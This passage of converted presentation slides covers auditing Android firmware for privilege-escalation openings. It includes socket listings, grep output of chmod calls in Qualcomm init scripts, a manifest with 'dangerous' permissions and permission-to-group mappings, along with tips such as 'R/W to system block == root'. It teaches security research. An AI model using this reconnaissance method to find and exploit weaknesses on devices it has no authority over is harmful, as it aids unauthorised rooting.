
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type      State         I-Node PID/Program name
Path

unix  2      [ ACC ]     STREAM    LISTENING      8718 -
/dev/socket/qmux_radio/qmux_connect_socket
unix  2      [ ACC ]     STREAM    LISTENING      8720 -
/dev/socket/qmux_audio/qmux_connect_socket
unix  2      [ ACC ]     STREAM    LISTENING      8722 -
/dev/socket/qmux_bluetooth/qmux_connect_socket
unix  2      [ ACC ]     STREAM    LISTENING      8724 -
/dev/socket/qmux_gps/qmux_connect_socket
unix  2      [ ACC ]     STREAM    LISTENING      7198 -
/dev/socket/rild-debug
unix  2      [ ACC ]     STREAM    LISTENING      7201 -
/dev/socket/rild
unix  2      [ ACC ]     STREAM    LISTENING      5421 -
@jdwp-control
```

- Locally listened ports were common
- Google policy now forbids open ports by default
- Nothing here sticks out to me

# FILESYSTEM CHANGES

Grep is your friend




```
Jons-Mac-Pro:etc jcase$ grep chmod *.sh
init.qcom.post_boot.sh:    chmod -h 220 /sys/devices/system/cpu/mfreq
init.qcom.post_boot.sh:    chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:        chmod -h 220 /sys/devices/system/cpu/mfreq
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu2/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu3/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/module/msm_dcvs/cores/cpu0/slack_time_max_us
init.qcom.post_boot.sh:        chmod -h 664 /sys/module/msm_dcvs/cores/cpu0/slack_time_min_us
init.qcom.post_boot.sh:        chmod -h 664 /sys/module/msm_mpdecision/slack_time_max_us
init.qcom.post_boot.sh:        chmod -h 664 /sys/module/msm_mpdecision/slack_time_min_us
init.qcom.post_boot.sh:    chmod -h 220 /sys/devices/system/cpu/mfreq
init.qcom.post_boot.sh:    chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu2/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu3/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu2/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu3/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu2/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu3/online
init.qcom.post_boot.sh:    chmod -h 220 /sys/devices/system/cpu/mfreq
init.qcom.post_boot.sh:    chmod -h 664 /sys/devices/system/cpu/cpu1/online
init.qcom.post_boot.sh:        chmod -h 664 /sys/devices/system/cpu/cpu2/online
```

- Look for writes, permission changes etc in scripts, binaries and apps
- Easier if you have root or ramdisks dumped, we don't yet.
- -h was added by Qualcomm, to not follow symlinks, my fault.

# ANDROID PERMISSIONS

Dangerous is fun



The screenshot shows an AndroidManifest.xml file open in an IDE. The code is color-coded, with tags in green and attributes in pink. The manifest includes declarations for services, receivers, and permissions. Three specific permission declarations are highlighted:

```
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="com.dsi.system" package="com.dsi.ant.server">
3   <application android:icon="@drawable/icon" android:label="@string/app_name" android:permission="com.dsi.ant.permission.ANTRADIO" android:process="system">
4     <service android:exported="true" android:name=".AntService">
5       <intent-filter>
6         <action android:name="com.dsi.ant.server.IAntHal"/>
7         <action android:name="com.dsi.ant.intent.request.SERVICE_INFO"/>
8       </intent-filter>
9       <meta-data android:name="ANT_AdapterType" android:value="built-in"/>
10      </service>
11      <receiver android:enabled="true" android:exported="false" android:label="BootCompletedReceiver" android:name="com.dsi.ant.server.Startup.BootCompletedReceiver">
12        <intent-filter>
13          <action android:name="android.intent.action.BOOT_COMPLETED"/>
14        </intent-filter>
15      </receiver>
16    </application>
17    <permission android:description="@string/permdesc_ant" android:label="@string/permlab_ant" android:name="com.dsi.ant.permission.ANT" android:permissionGroup="android.permission-group.NETWORK" android:protectionLevel="dangerous"/>
18    <permission android:description="@string/permdesc_antAdmin" android:label="@string/permlab_antAdmin" android:name="com.dsi.ant.permission.ANT_ADMIN" android:permissionGroup="android.permission-group.SYSTEM_TOOLS" android:protectionLevel="dangerous"/>
19    <permission android:description="@string/permdesc_antradio" android:label="@string/permlab_antradio" android:name="com.dsi.ant.permission.ANTRADIO" android:permissionGroup="android.permission-group.SYSTEM_TOOLS" android:protectionLevel="dangerous"/>
20    <uses-permission android:name="android.permission.BLUETOOTH"/>
21    <uses-permission android:name="android.permission.BLUETOOTH_ADMIN"/>
22    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
23  </manifest>
24
25
```


Annotations: The first highlighted permission is labeled "dangerous". The second and third highlighted permissions are labeled "normal".

- Permissions can expand attack surface, and grant additional groups
- ProtectionLevels dangerous and normal are open to any app
- `grep -r -e normal -e dangerous --include=AndroidManifest.xml *`

# ANDROID PERMISSIONS

Groups are lovely

- Check /system/etc/permissions dir
- Permissions here grand groups
- Sometimes these are crazy bad (good)




```
Jons-Mac-Pro:a564c jcase$ cd system/etc/permissions/
Jons-Mac-Pro:permissions jcase$ grep gid *
com.qualcomm.location.xml:      <group gid="gps" />
com.qualcomm.location.xml:      <group gid="net_raw" />
com.qualcomm.location.xml:      <group gid="net_admin" />
com.qualcomm.location.xml:      <group gid="system" />
com.qualcomm.location.xml:      <group gid="qcom_diag" />
com.qualcomm.location.xml:      <group gid="sdcard_rw" />
com.qualcomm.location.xml:      <group gid="media_rw" />
com.qualcomm.location.xml:      <group gid="wifi" />
interface_permissions.xml:      <group gid="qcom_diag" />
interface_permissions.xml:      <group gid="radio" />
interface_permissions.xml:      <group gid="net_raw" />
platform.xml:      <group gid="net_bt_admin" />
platform.xml:      <group gid="net_bt" />
platform.xml:      <group gid="net_bt_stack" />
platform.xml:      <group gid="vpn" />
platform.xml:      <group gid="inet" />
platform.xml:      <group gid="log" />
platform.xml:      <group gid="sdcard_r" />
platform.xml:      <group gid="sdcard_r" />
platform.xml:      <group gid="sdcard_rw" />
platform.xml:      <group gid="sdcard_r" />
platform.xml:      <group gid="sdcard_rw" />
platform.xml:      <group gid="sdcard_all" />
platform.xml:      <group gid="media_rw" />
platform.xml:      <group gid="mtp" />
platform.xml:      <group gid="net_admin" />
platform.xml:      <group gid="cache" />
platform.xml:      <group gid="input" />
platform.xml:      <group gid="diag" />
platform.xml:      <group gid="net_bw_stats" />
platform.xml:      <group gid="net_bw_acct" />
platform.xml:      <group gid="loop_radio" />
Jons-Mac-Pro:permissions jcase$ 
```

# BLOCK DEVICES

Where the firmware lives

- Look for weak permissions
- R/W to system block == root
- Boring on this device



